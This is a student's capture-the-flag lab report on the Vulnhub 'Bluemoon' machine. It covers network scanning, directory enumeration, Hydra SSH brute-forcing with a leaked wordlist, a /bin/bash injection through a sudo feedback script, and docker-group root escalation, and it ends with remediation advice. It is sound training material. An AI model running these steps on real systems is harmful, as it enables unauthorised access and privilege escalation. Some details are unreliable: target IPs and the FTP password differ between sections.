

UNIVERSITI KUALA LUMPUR MALAYSIAN INSTITUTE OF INFORMATION TECHNOLOGY (MIIT)

IKB21403 VULNERABILITY ANALYSIS

LAB 2: Vulnerable machine: Vulnhub - Bluemoon


NAME	NURUL RABIATUL IFAH BINTI MOHD AZIZI (L01-B01)
STUDENT ID	52215125410
COURSE	BCS

First we have to download the Bluemoon vulnhub machine for downloading the machine go https://www.vulnhub.com/entry/bluemoon-2021,679/ and finish the setup in the virtual box . Then start the bluemoon machine in the virtual box.

Phase 1: Reconnaissance & Port Scanning

`ifconfig`


ifconfig is used to check the ip address of our system .



Then now start to scan the entire network with nmap by using a ping scan to find a target machine in the network.

```
nmap -sn 172.20.10.0/24
```


In the below image we can see the 172.20.10.6 this was my target bluemoon ip address.




Phase 2: Web Enumeration & Credential Extraction

Now we can use to check with HTTP service
Go to the browser and give the ip address of the target and enter .

we cannot find any useful information on the web page . So now I am going to use “`directory-list-2.3-medium.txt`” which is located at `/usr/share/wordlist/dirbuster` to gain effective results.




Here we find `hidden_text` directory now we go inside that directory.



There is another link called Thank you… go inside that link that give as image of QR code now download it in our system .



Now go to https://zxing.org/w/decode.jspx and upload the downloaded image to decode.



USER: `userftp`
PASSWORD:`ftpp@ssword`
These are credentials for FTP so now login to FTP with given credentials.

Phase 3: FTP Exploitation & File Retrieval

FTP Connection: Connect to the target's FTP service using the extracted credentials

```
ftp 192.168.56.107
```

ls

There are two files information.txt and p_lists.txt

```
get information.txt
get p_lists.txt
```

Download information.txt and p_lists.txt files using the get command .

```
┌──(kali㉿kali)-[~]
└─$ ftp 172.20.10.6
Connected to 172.20.10.6.
220 (vsFTPd 3.0.3)
Name (172.20.10.6:kali): userftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||55662|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             147 Mar 07  2021 information.txt
-rw-r--r--    1 0        0             363 Mar 07  2021 p_lists.txt
226 Directory send OK.
ftp> get information.txt
local: information.txt remote: information.txt
229 Entering Extended Passive Mode (|||25820|)
150 Opening BINARY mode data connection for information.txt (147 bytes).
100% |***********************************************************************|   147       34.96 KiB/s    00:00 ETA
226 Transfer complete.
147 bytes received in 00:00 (18.87 KiB/s)
ftp> get p_lists.txt
local: p_lists.txt remote: p_lists.txt
229 Entering Extended Passive Mode (|||50999|)
150 Opening BINARY mode data connection for p_lists.txt (363 bytes).
100% |***********************************************************************|   363       72.25 KiB/s    00:00 ETA
226 Transfer complete.
363 bytes received in 00:00 (38.35 KiB/s)
ftp>
```

Now we are viewing the information.txt file .

```
cat information.txt
```

```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ cat information.txt

Hello robin ... !

    I'm Already Told You About Your Password Weekness. I will give a Password list. you May Choose Anyone of The Pa
ssword.
```

Now we are viewing the p_lists.txt file.

```
cat p_lists.txt
```

```
┌──(kali㉿kali)-[~]
└─$ cat p_lists.txt
h4ck3rp455wd
4dm1n
Pr0h4ck3r
5cr1ptk1dd3
pubgpr0pl4yer
H34d5h00t3r
p@ssw0rd
@@d1dn0tf1nd
J4ck_5p4rr0w
c4pt10n_jack
D0veC4m3r0n
f1nnb4l0r
r0manr3ing5
s3thr0lin5
Demonk1ng
R4ndy0rton
Big_sh0w
j0hnc3na
5tr0ngp@ssw0rd
S4br1n4
4nnlyn
C4rp3nt3r
K0fiKing5t0n
chNAMPIN
Herr0lins
G0palT0p3r
Log3shDriv3r
k4rv3ndh4nh4ck3r
P0nmuGunth0n
Shank3rD3v
KishorMilkV4n
S4th15hR4cer
```

File Inspection:


- information.txt: Contains a note identifying the target user robin and referring to a weak password
- p_lists.txt: A custom password dictionary

Phase 4: SSH Brute-Force & Initial Access (robin)

1.SSH Password Cracking: Use **Hydra** to brute-force the SSH service for user `robin` using the wordlist `p_lists.txt`:

Now we going to use hydra tool to crack the password of the Robin .

hydra -l robin -P p_lists.txt ssh://192.168.56.107




Login: `robin`
Password: `k4rv3ndh4nh4ck3r`

2. Establish Initial Shell: Log in via SSH to gain initial access as user robin

ssh robin@192.168.56.101

Flag 1: Retrieve the first flag inside robin's home directory

.



Now going to obtain The first flag .

`ls -al`

```
cat user1.txt
```

```
robin@BlueMoon:~$ ls -al
total 36
drwxr-xr-x 4 robin robin 4096 Apr  4  2021 .
drwxr-xr-x 5 root  root  4096 Mar  8  2021 ..
-rw------- 1 robin robin   19 Apr  4  2021 .bash_history
-rw-r--r-- 1 robin robin  220 Mar  7  2021 .bash_logout
-rw-r--r-- 1 robin robin 3526 Mar  7  2021 .bashrc
drwxr-xr-x 3 robin robin 4096 Mar  7  2021 .local
-rw-r--r-- 1 robin robin  807 Mar  7  2021 .profile
drwxr-xr-x 2 robin robin 4096 Mar  8  2021 project
-rw-r--r-- 1 robin robin   69 Mar  7  2021 user1.txt
robin@BlueMoon:~$ cat user1.txt
You Gained User-1 Flag

        ⟹ Fl4g{u5er1r34ch3d5ucc355fully}


robin@BlueMoon:~$
```

Now use sudo -l command to list what their user can run as sudo which having file feedback.sh which was run by another user jerry.

```
sudo -l
```

```
robin@BlueMoon:~$ sudo -l
Matching Defaults entries for robin on bluemoon:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User robin may run the following commands on bluemoon:
    (jerry) NOPASSWD: /home/robin/project/feedback.sh
robin@BlueMoon:~$
```

```
 cd project
```

```
ls
```

```
cat feedback.sh
```

```
robin@BlueMoon:~$ cd project
robin@BlueMoon:~/project$ ls
feedback.sh
robin@BlueMoon:~/project$ cat feedback.sh
#!/bin/bash

clear
echo -e "Script For FeedBack\n"

read -p "Enter Your Name : " name
echo ""
read -p "Enter You FeedBack About This Target Machine : " feedback
echo ""
$feedback 2>/dev/null

echo -e "\nThanks For Your FeedBack ... !\n"
robin@BlueMoon:~/project$
```

Phase 5: Lateral Privilege Escalation (robin → jerry)

Now execute it as a user jerry.

```
sudo -u jerry /home/robin/project/feedback.sh
```

Now enter the name as jerry. And enter your feedback as /bin/bash

```
whoami
```


```
pwd
```

```
cd /home/jerry
```

```
ls
```

```
cat user2.txt
```

Now we obtain the second flag from the home directory of jerry.



Still we are not root . So upgrade the current shell into the interactive shell.

```
 python -c 'import pty; pty.spawn("/bin/bash")'
```

```
Id
```

The docker group is assigned to user jerry . Let us view the docker images.

```
docker image ls
```

Now we can exploit Alpine images which prompt us to root shell.

```
docker run -v /:/mnt — rm -it alpine chroot /mnt sh
```

```
id
```

```
cd /home
```

```
 ls
```


Capture Root Flag: Navigate to /root to read the final flag:

```
cd /root
```

```
ls -al
```

```
cat root.txt
```

Finally, now we are the root . Then we obtain the final flag from the home directory of the root. **Root Flag**: `Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}`



Key themes across the attack chain:

1. **Web Directory Enumeration & Hidden Media**: Brute-forcing directories (`gobuster`) reveals a hidden `/hidden_text` path containing a link to a QR code image (`.QR_C0d3.png`), which decodes into hardcoded FTP credentials (`user:fttp@ssword`).
2. **FTP Data Harvesting & Password Brute-Forcing**: Accessing the FTP service allows downloading `information.txt` (identifying target user `robin`) and `p_lists.txt` (a password dictionary), which enables SSH password cracking via `hydra`.
3. **Lateral Movement & Script Injection**: Executing a sudo-permitted script (`feedback.sh`) as user `jerry` allows inputting `/bin/bash` to bypass script checks and obtain a shell as `jerry`.
4. **Docker Root Privilege Escalation**: User `jerry` belongs to the `docker` group, allowing an attacker to mount the host root filesystem (`/`) into an Alpine Linux container and capture the root flag (`Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}`).

Key Vulnerabilities & Remediation

- **Hardcoded Credentials in Web Assets**:
  - Issue: Storing plaintext FTP login details inside a QR code hosted on a public web server.
  - Fix: Remove static credentials from web assets and adopt secure secret management.
- **Weak Password Policy**:
  - Issue: User `robin` used a dictionary password vulnerable to brute-forcing.
  - Fix: Enforce strong passphrase policies, rate-limiting on SSH, and key-based SSH authentication.
- **Insecure Sudo Script Input Handling**:
  - Issue: `feedback.sh` accepted unvalidated command strings.
  - Fix: Sanitize user inputs, restrict interactive commands, or avoid using sudo wrapper scripts.
- **Unrestricted Docker Group Membership**:
  - Issue: Adding non-root users (`jerry`) to the `docker` group grants root equivalence on Linux systems.
  - Fix: Restrict Docker socket access and utilize rootless Docker configurations.